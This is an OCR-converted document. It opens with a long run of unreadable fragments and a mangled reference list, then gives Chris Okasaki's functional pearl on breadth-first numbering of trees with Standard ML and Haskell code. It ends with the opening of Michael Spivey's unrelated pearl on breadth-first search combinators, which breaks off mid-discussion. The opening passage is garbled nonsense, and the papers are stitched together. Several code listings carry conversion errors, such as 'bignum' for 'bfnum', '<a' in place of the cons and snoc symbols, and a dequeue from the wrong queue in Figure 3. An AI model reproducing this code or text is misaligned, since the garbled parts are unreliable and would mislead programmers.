
a an	(T R	(T R a	z d
a an	(T R a	(T R	z d
a an	a	(T R	(T R z d
a an	a	(T R	(T R z d
a an	o o	a	T o o a

F	h	h	d n	,	h	n	h	:	n	h
n d	nd	h	d n d	n	h	d	nd		h d	n,
h	n		n F	.	h	h	n	n	d	h h

h d h n . I n h h d- n  
 n n h h d h n .  
 h a an n n n  
 a an (T R (T R a z d T R (T a (T z d  
 a an (T R a (T R z d T R (T a (T z d  
 a an a (T R (T R z d T R (T a (T z d  
 a an a (T R (T R z d T R (T a (T z d  
 a an o o a T o o a  
  
 h h h -h nd d h d n . S n -  
 n n n n r- atter h  
 h d n h -h nd d d n n (F" hnd h  
 nd, 7 . In n n n - n n H , h a an n n  
 h - n  
 a an (T R (T R a z d  
 || (T R a (T R z d  
 || a (T R (T R z d  
 || a (T R (T R z d T R (T a (T z d  
 a an o o a T o o a  
  
 n n n , h d h n h n h  
 h d n h d n d . h , n n n n h d n d h d  
 h . h h , h nd h d n d h d  
 n , h n nd n n n h .  
 h nd h n h . .

e e o e e  
 h h n n h n h n h n n d-  
 C n h n d n d n a an , d n  
 n n n h h n n d- n n  
 n n n h h d n d h d n n  
 d n h h d n ' n . h d n h  
 n n n h , h h n h n , d n  
 n d n n n h h n : , n n , n ,  
 . F h h nd n : , n n , n ,  
 nd d n .  
 h n n n d h n n F 3, n -  
 n h h h n . In d nd d n n ,  
 h n n n n nd d n n . F h , h d h  
 h h d n ' n .  
 h h n n h h n n d-

*t a ear*



r O a a

d . In n n , h d n -  
n h n n n . F , h h n  
n d n h n n d , d n n  
n n nd n d h nd n n n n  
h n a an . In n n n , h h h n  
n d h h n d n d n , h n n n n n .  
nd nd h d n h n nd d n ,  
h n n n n n n n n h :  
-d n ear h nd - re a a h . n h  
n h h n n n n h h n n h n ,  
h h n n n n h h h . In n n n n ,  
n n n h : -d n ear h nd -  
tr t h , h h n d n n . h n d n h n  
h n n h , h n d n h n  
O , n n n n , n , n h nd h h h d-  
n h h , n n d h  
(C n et a . , .

o io

h n n h n n d n n n n ,  
h n n h n n n h h n -  
d n d n h nd n d n h ,  
n d n -3 (R d , , h - n d ( d , , 3 , nd  
( 'ñ z et a . , . h d n h ! S n d  
n n n h h n n n .  
O , n n n h n h . n h n d n  
h n h n h n h n n h n d n  
h n n n d n h n n h n d n  
h z n — , n h h - n n  
n h - n d n n h h h — n n  
.

o e e

h n h n n n d h .

e ere e

Ada , . 3 —a a a a . ti mmi  
: 3— .

A d , A.      A      a      a a a .      tw — ti  
 x i 2 ; — .  
 C , . , , C. a d , . t ti t it ms. M  
 ä d , M. a d a d, . a a ka a a a . C  
 G N t ti C ti mmi . — .  
 Gu a , . a d d k, . A d a a k a a d .  
 m si m ti s C m t i . — .  
 udak, . t . u a a a ua a k ,  
 . G N N ti s 27 .  
 úz, M., a a , a d ~a, . A d a u da a u u a d  
 u a a . ti mmi s i ti . C  
 ad , C. M. . a a d a : a a d .  
 i C m t mmi : — .

# Breadth-First Numbering: Lessons from a Small Exercise in Algorithm Design

## (Functional Pearl)

Chris Okasaki  
Department of Computer Science  
Columbia University  
cdo@cs.columbia.edu

### ABSTRACT

Every programmer has blind spots. Breadth-first numbering is an interesting toy problem that exposes a blind spot common to many—perhaps most—functional programmers.

### Categories and Subject Descriptors

D.1.1 [Programming Techniques]: Applicative (Functional) Programming

### General Terms

Algorithms, Design

### Keywords


Breadth-first numbering, breadth-first traversal, views

## 1. INTRODUCTION

Breadth-first traversal of a tree is easy, but rebuilding the tree afterwards seems to be much harder, at least to functional programmers. At ICFP'98, John Launchbury challenged me with the following problem:

Given a tree  $T$ , create a new tree of the same shape, but with the values at the nodes replaced by the numbers  $1 \dots |T|$  in breadth-first order.

For example, breadth-first numbering of the tree




Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

ICFP'00, Montreal, Canada

Copyright 2000 ACM 1-58113-202-6/00/0009 ..\$5.00

should yield the tree



Launchbury knew of a solution by Jones and Gibbons [5] that depended on lazy evaluation, but wondered how one would solve the problem in a strict language like Standard ML [6]. I quickly scribbled what seemed to me to be a mostly straightforward answer and showed it to him at the next break.

Over the next year, I presented the problem to many other functional programmers and was continually amazed at the baroque solutions I received in reply. With only a single exception, everyone who came near a workable answer went in a very different direction from my solution right from the very beginning of the design process. I gradually realized that I was witnessing some sort of mass mental block, a communal blind spot, that was steering programmers away from what seemed to be a very natural solution. I make no claims that mine is the *best* solution, but I find it fascinating that something about my solution makes it so difficult for functional programmers to conceive of in the first place.

---

### STOP!

Before reading further, spend ten or fifteen minutes sketching out a solution. For concreteness, assume that you have a type of labeled binary trees

```
datatype 'a Tree = E
  | T of 'a * 'a Tree * 'a Tree
```

and that you are to produce a function


```
bfnum : 'a Tree -> int Tree
```

---

## 2. BREADTH-FIRST TRAVERSAL

When attempting to solve any non-trivial problem, the first step should always be to review solutions to related problems. In algorithm design, as in programming in general, theft of ideas is to be applauded rather than condemned. In this case, the most obvious candidate for plunder is the well-known queue-based algorithm for *breadth-first*

*traversal*, that is, producing a list of the labels in a tree, in breadth-first order [5]. For example, breadth-first traversal of the tree



should yield the list  $[a, b, d, c]$ .


The key step in developing an algorithm for breadth-first traversal is to generalize the problem, illustrating the paradoxical, yet common, phenomenon that a more general problem is often easier to solve. In particular, we generalize the problem from breadth-first traversal of a tree to breadth-first traversal of a forest, that is, from

```
bftrav : 'a Tree -> 'a list
```

to

```
bftrav' : 'a Tree Seq -> 'a list
```

where **Seq** is some as-yet-undetermined type of sequences used to represent forests. For example, breadth-first traversal of the forest



should yield the list  $[a, d, e, b, c, f]$ .

Then, **bftrav** can be specified by the equation

```
bftrav t = bftrav' (t)
```

where  $\langle t \rangle$  denotes the singleton forest containing  $t$ .

Now, **bftrav'** is easy to specify with the following three equations:

```

bftrav' () = []
bftrav' (E <| ts) = bftrav' ts
bftrav' (T (x,a,b) <| ts) =
  x :: bftrav' (ts >| a >| b)
  
```

The last equation takes the children of the first tree and adds them to the end of the sequence. The empty sequence is denoted  $\langle \rangle$ , and the symbols  $\triangleleft$  and  $\triangleright$  denote infix “cons” and “snoc”, respectively. Since this is a specification rather than an implementation, I feel free to use  $\langle \rangle$ ,  $\triangleleft$ , and  $\triangleright$  on both sides of the equations.

The final step before actually producing code is to choose an implementation for the sequence ADT. The main operations we need on these sequences are adding trees to the end of the sequence and removing trees from the beginning of the sequence. Therefore, we choose queues as our sequence representation. Figure 1 gives a concrete implementation in Standard ML.

The use of queues as an ADT makes this code look rather ugly to an eye accustomed to the cleanliness of pattern matching, especially the `if-then-else` and `case` expressions in **bftrav'**. The problem is that pattern matching cannot normally be performed on ADTs. *Views* [10] offer a way around this problem. Figure 2 reimplements breadth-first traversal more cleanly using the syntax for views proposed in [9]. Note that the definition of **bftrav'** is now nearly identical to the specification.

```

signature QUEUE =
sig
  type 'a Queue
  val empty : 'a Queue
  val isEmpty : 'a Queue -> bool
end

signature BFTRAV =
sig
  val bftrav : 'a Tree -> 'a list
end

functor BreadthFirstTraversal (Q:QUEUE) : BFTRAV =
struct
  open Q

  fun bftrav' q =
    if isEmpty q then []
    else case deq q of
      (E, ts) => bftrav' ts
    | (T (x,a,b), ts) =>
      x :: bftrav' (enq (enq (ts,a),b))

  fun bftrav t = bftrav' (enq (empty, t))
end
  
```

Figure 1: Breadth-first traversal in SML.

```

signature QUEUE =
sig
  type 'a Queue
  val empty : 'a Queue
  val >> : 'a Queue * 'a -> 'a Queue
end

viewtype 'a Queue = Empty | << of 'a * 'a Queue
end

functor BreadthFirstTraversal (Q:QUEUE) : BFTRAV =
struct
  open Q
  infix >>
  infixr <<

  fun bftrav' Empty = []
  | bftrav' (E << ts) = bftrav' ts
  | bftrav' (T (x,a,b) << ts) =
    x :: bftrav' (ts >> a >> b)

  fun bftrav t = bftrav' (empty >> t)
end
  
```

Figure 2: Breadth-first traversal using views.

Provided each queue operation runs in  $O(1)$  time, this algorithm runs in  $O(n)$  time altogether. A good implementation of queues for this application would be the usual implementation as a pair of lists [1, 2, 3]. Since this application does not require persistence, fancier kinds of queues (e.g., [3, 7]) would be overkill.

### 3. BREADTH-FIRST NUMBERING

We next attempt to extend the solution to breadth-first traversal to get a solution to breadth-first numbering. As in breadth-first traversal, we will begin by generalizing the problem. Instead of breadth-first numbering of a tree, we will consider breadth-first numbering of a forest. In other words, we introduce a helper function that takes a forest and returns a numbered forest of the same shape. It will also be helpful for the helper function to take the current index, so its signature will be

```
bfnum' : int -> 'a Tree Seq -> int Tree Seq
```

Then `bfnum` can be specified in terms of `bfnum'` as

```
bfnum t = t'
  where <t'> = bfnum' 1 <t>
```

Extending the equations for `bftrav'` to `bfnum'` is fairly straightforward, remembering that the output forest must always have the same shape as the input forest.

```
bfnum' i <> = <>
bfnum' i (E <a ts) = E <a ts'
  where ts' = bfnum' i ts
bfnum' i (T (x,a,b) <a ts) = T (i,a',b') <a ts'
  where ts' >a a' >b b' = bfnum' (i+1) (ts >a a >b b)
```

Notice how every equation textually preserves the shape of the forest.

Given these specifications, we need to choose a representation for sequences. The main operations we need on forests are adding and removing trees at both the front and the back. Therefore, we could choose double-ended queues as our sequence representation (perhaps using Hoogerwoord's implementation of double-ended queues [4]). However, a closer inspection reveals that we treat the input forest and the output forest differently. In particular, we add trees to the back of input forests and remove them from the front, whereas we add trees to the front of output forests and remove them from the back. If we remove the artificial constraint that input forests and output forests should be represented with the same kind of sequence, then we can represent input forests as ordinary queues and output forests as backwards queues.

If we want to represent both input forests and output forests as ordinary queues (perhaps because our library doesn't include backwards queues), then we can change the specification of `bfnum'` to return the numbered forest in reverse order. Then, the equations become

```
bfnum' i <> = <>
bfnum' i (E <a ts) = ts' >a E
  where ts' = bfnum' i ts
bfnum' i (T (x,a,b) <a ts) = ts' >a T (i,a',b')
  where b' <a a' <a ts' = bfnum' (i+1) (ts >a a >b b)
```

Now it is a simple matter to turn this specification into running code, either with views (Figure 4) or without (Figure 3). Either way, assuming each queue operation runs in

```
signature BNUM =
sig
  val bignum : 'a Tree -> int Tree
end

functor BreadthFirstNumbering (Q:QUEUE) : BNUM =
struct
  open Q

  fun bignum' i q =
    if isEmpty q then empty
    else case deq q of
      (E, ts) => enq (bignum' i ts, E)
    | (T (x,a,b), ts) =>
      let val q' = enq (enq (ts, a), b)
        val q'' = bignum' (i+1) q'
        val (b'', q''') = deq q'
        val (a', ts') = deq q'''
        in enq (ts', T (i,a',b'')) end

  fun bignum t =
    let val q = enq (empty, t)
      val q' = bignum' 1 q
      val (t', _) = deq q'
      in t' end
end
```

Figure 3: Breadth-first numbering in SML.

```
functor BreadthFirstNumbering (Q:QUEUE) : BNUM =
struct
  open Q
  infixr <<
  infix >>

  fun bignum' i Empty = empty
  | bignum' i (E << ts) = bignum' i ts >> E
  | bignum' i (T (x,a,b) << ts) =
    let val b' << a' << ts' =
      bignum' (i+1) (ts >> a >> b)
      in ts' >> T (i,a',b') end

  fun bignum t =
    let val t' << Empty = bignum' 1 (empty >> t)
      in t' end
end
```

Figure 4: Breadth-first numbering using views.

$O(1)$  time, the entire algorithm runs in  $O(n)$  time. Once again, the usual implementation of queues as a pair of lists would be a good choice for this algorithm.

## 4. LEVEL-ORIENTED SOLUTIONS

Nearly all the alternative solutions I received from other functional programmers are *level oriented*, meaning that they explicitly process the tree (or forest) level by level. In contrast, my queue-based solutions do not make explicit the transition from one level to the next. The main advantage of the level-oriented approach is that it relies only on lists, not on fancier data structures such as queues or double-ended queues.

I will not attempt to describe all the possible level-oriented solutions. Instead, to provide a fair comparison to my queue-based approach, I will describe only the cleanest of these designs. (For completeness, I also review Jones and Gibbons' algorithm in Appendix A, but their algorithm is not directly comparable to mine since it depends on lazy evaluation.)

Given a list of trees, where the roots of those trees form the current level, we can extract the next level by collecting the subtrees of any non-empty nodes in the current level, as in

```
concat (map children lvl)
```

where

```
fun children E = []
| children (T (x,a,b)) = [a,b]
```

Later, after a recursive call has numbered all the trees in the next level, we can number the current level by walking down both lists simultaneously, taking two numbered trees from the next level for every non-empty node in the current level.

```
fun rebuild i [] [] = []
| rebuild i (E :: ts) cs = E :: rebuild i ts cs
| rebuild i (T (_,_,_) :: ts) (a :: b :: cs) =
  T (i,a,b) :: rebuild (i+1) ts cs
```

The last tricky point is how to compute the starting index for numbering the next level from the starting index for the current level. We cannot simply add the length of the list representing the current level to the current index, because the current level may contain arbitrarily many empty nodes, which should not increase the index. Instead, we need to find the number of non-empty nodes in the current level. Although we could define a custom function to compute that value, we can instead notice that each non-empty node in the current level contributes two nodes to the next level, and therefore merely divide the length of the next level by two. The complete algorithm appears in Figure 5.

This algorithm makes three passes over each level, first computing its length, then collecting its children, and finally rebuilding the level. At the price of slightly messier code, we could easily combine the first two passes, but there seems to be no way to accomplish all three tasks in a single pass without lazy evaluation.

## 5. DISCUSSION

Comparing my queue-based solution with the level-oriented solution in the previous section, I see no compelling reason

```
structure BreadthFirstNumberingByLevels : BFNUM =
struct
  fun children E = []
  | children (T (x,a,b)) = [a,b]

  fun rebuild i [] [] = []
  | rebuild i (E :: ts) cs = E :: rebuild i ts cs
  | rebuild i (T (_,_,_) :: ts) (a :: b :: cs) =
    T (i,a,b) :: rebuild (i+1) ts cs

  fun bfnum' i [] = []
  | bfnum' i lvl =
    let val nextLvl = concat (map children lvl)
    val j = i + (length nextLvl div 2)
    val nextLvl' = bfnum' j nextLvl
    in rebuild i lvl nextLvl' end

  fun bfnum t = hd (bfnum' 1 [t])
end
```

Figure 5: Level-oriented breadth-first numbering.

to prefer one over the other. The level-oriented solution is perhaps slightly easier to design from scratch, but the queue-based algorithm is only a modest extension of the queue-based algorithm for breadth-first traversal, which is quite well-known (more well-known, in fact, than the level-oriented algorithm for breadth-first traversal). Informal timings indicate that the level-oriented solution to breadth-first numbering is slightly faster than the queue-based one, but the difference is minor and is not in any case an a priori justification for favoring the level-oriented approach.

Why is it then that functional programmers faced with this problem so overwhelmingly commit to a level-oriented approach right from the beginning of the design process? I can only speculate, armed with anecdotal responses from those programmers who have attempted the exercise. I have identified four potential explanations:

- *Unfamiliarity with the underlying traversal algorithm.* A programmer unfamiliar with the queue-based algorithm for breadth-first traversal would be exceedingly unlikely to come up with the queue-based algorithm for breadth-first numbering. However, this accounts for only a small fraction of participants in the exercise.
- *Unfamiliarity with functional queues and double-ended queues.* A programmer unfamiliar with the fact that such data structures can be implemented functionally would be unlikely to design an algorithm that required their use. In this category, I perhaps have an unfair advantage, having invented a variety of new implementations of functional queues and double-ended queues [8]. But most programmers profess an awareness that these data structures are available off-the-shelf, even if they couldn't say offhand how those implementations worked.
- *Premature commitment to a data structure.* Most functional programmers immediately reach for lists, and try something fancier only if they get stuck. Even the programmer who initially chooses queues is likely to

run into trouble because of the opposite orientations of the input and output queues. The queue-based algorithm is easiest to develop if you begin with an abstract notion of sequences and commit to a particular representation of sequences only at the end of the process.

- *Premature commitment to a programming language.* Or, to be more precise, premature commitment to a single programming language feature: *pattern matching*. This ties back into the previous reason. Functional languages such as Standard ML and Haskell do not permit pattern matching on abstract types, thereby encouraging early commitment to a particular concrete type, in particular to a concrete type such as lists that blends nicely with pattern matching. Because of their more complicated internal structure, queues and double-ended queues do not blend nearly as well with pattern matching. *Views* offer a way around this problem, but because Standard ML and Haskell do not support views, they do not help the programmer who commits to writing legal code right from the beginning of the design process. (Again, I perhaps have an unfair advantage, having earlier proposed a notation for adding views to Standard ML [9].)

The last two reasons, if true, are particularly worrisome. We tell our students about the engineering benefits of ADTs, but then fail to use them. We nod at platitudes such as “Program *into* a language, not *in* it”, but then ignore or fail to recognize the blinders imposed by our own favorite language.

Of course, one does not generally use a sledgehammer to crack a walnut—when working on a toy problem, we often permit ourselves a degree of sloppiness that we would never tolerate on a large project. Furthermore, ending up with a level-oriented solution is not by itself evidence of any sloppiness whatsoever. Still, if you accept the claim that neither solution is intrinsically easier to design than the other, then you have to wonder what external factor is causing the disparity in proposed solutions.

## Acknowledgments

Thanks to John Launchbury for originally proposing the problem and to the many programmers who participated in this experiment.

## 6. REFERENCES

- [1] F. Warren Burton. An efficient functional implementation of FIFO queues. *Information Processing Letters*, 14(5):205–206, July 1982.
- [2] David Gries. *The Science of Programming*. Texts and Monographs in Computer Science. Springer-Verlag, New York, 1981.
- [3] Robert Hood and Robert Melville. Real-time queue operations in pure Lisp. *Information Processing Letters*, 13(2):50–53, November 1981.
- [4] Rob R. Hoogerwoord. A symmetric set of efficient list operations. *Journal of Functional Programming*, 2(4):505–513, October 1992.
- [5] Geraint Jones and Jeremy Gibbons. Linear-time breadth-first tree algorithms: An exercise in the arithmetic of folds and zips. Technical Report No. 71,




Figure 6: Threading a list of indices through a tree.

University of Auckland, 1993. (Also known as IFIP Working Group 2.1 working paper 705 WIN-2.).

- [6] Robin Milner, Mads Tofte, Robert Harper, and David MacQueen. *The Definition of Standard ML (Revised)*. The MIT Press, Cambridge, Massachusetts, 1997.
- [7] Chris Okasaki. Simple and efficient purely functional queues and deques. *Journal of Functional Programming*, 5(4):583–592, October 1995.
- [8] Chris Okasaki. *Purely Functional Data Structures*. Cambridge University Press, 1998.
- [9] Chris Okasaki. Views for Standard ML. In *Workshop on ML*, pages 14–23, September 1998.
- [10] Philip Wadler. Views: A way for pattern matching to cohabit with data abstraction. In *ACM Symposium on Principles of Programming Languages*, pages 307–313, January 1987.

## APPENDIX

### A. BREADTH-FIRST NUMBERING WITH LAZY EVALUATION

Jones and Gibbons’ original solution is actually for a slightly different problem known as breadth-first labelling [5]. To make comparisons easier, I adapt their algorithm to the somewhat simpler framework of breadth-first numbering.

Suppose you are magically given a list of integers representing the first available index on each level. The following Haskell function produces a tree where each level is numbered beginning with the given index. It also produces a list containing the next available index at each level. The list of indices acts as state that is threaded through the tree.

```
bfm :: ([Int], Tree a) -> ([Int], Tree Int)
bfm (ks, E) = (ks, E)
bfm (k : ks, T x a b) = (k+1 : ks'', T k a' b')
  where (ks', a') = bfm (ks, a)
        (ks'', b') = bfm (ks', b)
```

The effect of this function is illustrated in Figure 6.


But how do we create the initial state? Clearly, the first available index on the first level should be 1, but what about the other levels? The essential trick in Jones and Gibbons’ solution is to realize that, when the entire tree has been processed, the next available index at the end of one level is actually the first available index for the next level. In other words, if *ks* is the final state, then we can construct the initial state as *1 : ks*. The overall algorithm can thus be expressed as

```

bfnum t = t'
  where (ks, t') = bfn (1 : ks, t)

```

This trick of feeding the output of a function back into the input, as illustrated in Figure 7, is where lazy evaluation is required. Without lazy evaluation, you could still use their main algorithm, but would need to calculate the initial list of indices in a separate pass.



**Figure 7:** Threading the output of one level into the input of the next level.

# FUNCTIONAL PEARLS

## *Combinators for Breadth-First Search*

MICHAEL SPIVEY

*Oxford University Computing Laboratory  
Wolfson Building, Parks Road, Oxford OX1 3QD*

### 1 Introduction

Every functional programmer knows the technique of “replacing failure by a list of successes” (Wadler, 1985), but wise programmers are aware also of the possibility that the list will be empty or (worse) divergent. In fact, the “lists of successes” technique is equivalent to the incomplete depth-first search strategy used in Prolog.

At heart, the idea is quite simple: whenever we might want to use a ‘multi-function’ such as  $f :: \alpha \rightarrowtail \beta$  that can return many results or none, we replace it by a genuine function  $f :: \alpha \rightarrow \beta \text{ stream}$  that returns a lazy stream of results, and rely on lazy evaluation to compute the answers one at a time, and only as they are needed. For the sake of clarity, I will distinguish between the types of finite lists ( $\alpha \text{ list}$ ) and of potentially infinite, lazy streams ( $\alpha \text{ stream}$ ), though both may be implemented in the same way. Following the conventions used in ML, type constructors follow their argument types.

Give two such functions,  $f :: \alpha \rightarrow \beta \text{ stream}$  and  $g :: \beta \rightarrow \gamma \text{ stream}$ , we can define their composition  $g \wedge f :: \alpha \rightarrow \gamma \text{ stream}$  by

$$g \wedge f = \text{concat} \cdot g* \cdot f,$$

where (using notation introduced by Bird (1987))  $g* = \text{map } g$  denotes the function of type

$$\beta \text{ stream} \rightarrow (\beta \text{ stream}) \text{ stream}$$

that applies  $g$  to each element of its argument stream, and collects the results as a new stream – a stream of streams, because each result returned by  $g$  is itself a stream. Equivalently, we can define the composition operator by

$$(g \wedge f) x = [z \mid y \leftarrow f x; z \leftarrow g y],$$

using list comprehension in place of explicit functions on lists. We use the symbol  $\wedge$  for composition, because as we shall see, composition is closely related to conjunction in Prolog.

This composition operator is associative, and has as a unit element the function  $\text{unit} :: \alpha \rightarrow \alpha \text{ stream}$  defined by  $\text{unit } x = [x]$ . Because we shall want to prove associativity later for other versions of the composition operator, we give the simple proof here. The composition  $(h \wedge g) \wedge f$  simplifies as follows, using the functor law,

that  $(q \cdot p)^* = q^* \cdot p^*$ :

$$\begin{aligned} & (h \wedge g) \wedge f \\ &= concat \cdot (concat \cdot h^* \cdot g)^* \cdot f \\ &= concat \cdot concat^* \cdot h^{**} \cdot g^* \cdot f. \end{aligned}$$

The composition  $h \wedge (g \wedge f)$  simplifies as follows:

$$\begin{aligned} & h \wedge (g \wedge f) \\ &= concat \cdot h^* \cdot concat \cdot g^* \cdot f \\ &= concat \cdot concat \cdot h^{**} \cdot g^* \cdot f. \end{aligned}$$

Here we use the fact that  $h^* \cdot concat = concat \cdot h^{**}$ , which holds because *concat* is a natural transformation. The two expressions we have obtained are equal because of the law,

$$concat \cdot concat^* = concat \cdot concat.$$

This law is intimately connected with the associativity of  $\wedge$ , so we pronounce it “*concat* is associative”.

For an example of the use of the  $\wedge$  combinator, let us consider a simple program for finding the factors of numbers. Define a function  $choose :: int list \rightarrow (int list) stream$  by

$$choose xs = [ xs ++ [x] \mid x \leftarrow [1 \dots] ].$$

This function takes a list of potential factors already chosen, and extends it in every possible way with an additional choice of factor, returning the results as a lazy stream. Now define a function  $test :: int \rightarrow int list \rightarrow (int list) stream$  by

$$test n [x, y] = \text{if } x \times y = n \text{ then } [[x, y]] \text{ else } [].$$

The function  $test n$  takes a pair of potential factors  $[x, y]$  and returns just that pair if they are factors of  $n$ , and nothing otherwise. With these definitions, we can define a function  $factorize$  as follows:

$$factorize n = (test n \wedge choose \wedge choose) [].$$

This function expresses the idea of choosing a pair of factors in every possible way, then filtering out the pairs that actually multiply to give the desired product  $n$ .

Unfortunately, the behaviour of this function is far from ideal. For example, the result of  $factorize 60$  is not a list of different factorizations, but just  $[1, 60]:\perp$ . That is, the program returns one answer, then it diverges, computing forever without either returning another answer or yielding the empty list. The reason for this is easy enough to see: the right-hand *choose* produces the stream

$$[[1], [2], [3], \dots],$$

the left-hand *choose* adds a second choice, producing

$$[1, 1], [1, 2], [1, 3], \dots.$$

Because this invocation of *choose* produces an infinite stream of results from the




Fig. 1. A tree of choices

first result returned by the right-hand *choose*, we never reach any choice that has 2 as its first element. In consequence, the *test* function examines an infinite stream of pairs  $[[1, 61], [1, 62], \dots]$ , without ever finding a second solution.

This behaviour is exactly the one produced by a Prolog program that is written in the same way. The Prolog program,

```
factorize(N, X, Y) :- choose(X), choose(Y), X * Y =:= N.
```

will solve a goal such as `?- factorize(60, X, Y)` by first fixing on a choice of  $X$ , then exploring every choice for  $Y$ ; if there are infinitely many choices of  $Y$ , then it will never revise its initial choice of  $X$ , and so never reach  $X = 2$ . In short, both programs embody depth-first search: the Prolog program does so implicitly, because depth-first search is part of the meaning of Prolog, but the functional program does so explicitly, because depth-first search emerges as a consequence of the way we have implemented lists of successes.

## 2 Breadth-first search

A better search strategy for this program relies on viewing the choice of  $X$  not as an atomic action, but as a sequence of finite choices arranged as a tree. It does not greatly matter what shape the tree has, so long as each node has only finitely many children; for simplicity, we can choose the tree structure shown in Figure 1. To each leaf of the tree, we assign a *cost* that is related to the number of choices made in reaching the leaf. Let us say that the cost of choosing  $[n]$  is  $n - 1$ .

In a program like *choose*  $\wedge$  *choose*, two choices are made, and we can visualize these choices as a composite tree (Figure 2). We begin with the tree structure generated by the first choice, and at each leaf, we graft in a copy of the tree generated by the second choice. Each level in this tree corresponds to a different total cost of making the two choices. A fair search strategy visits each leaf of the composite tree in finite time, unlike depth-first search, which can become stuck in one infinite branch of the tree while leaves remain unvisited in other branches.

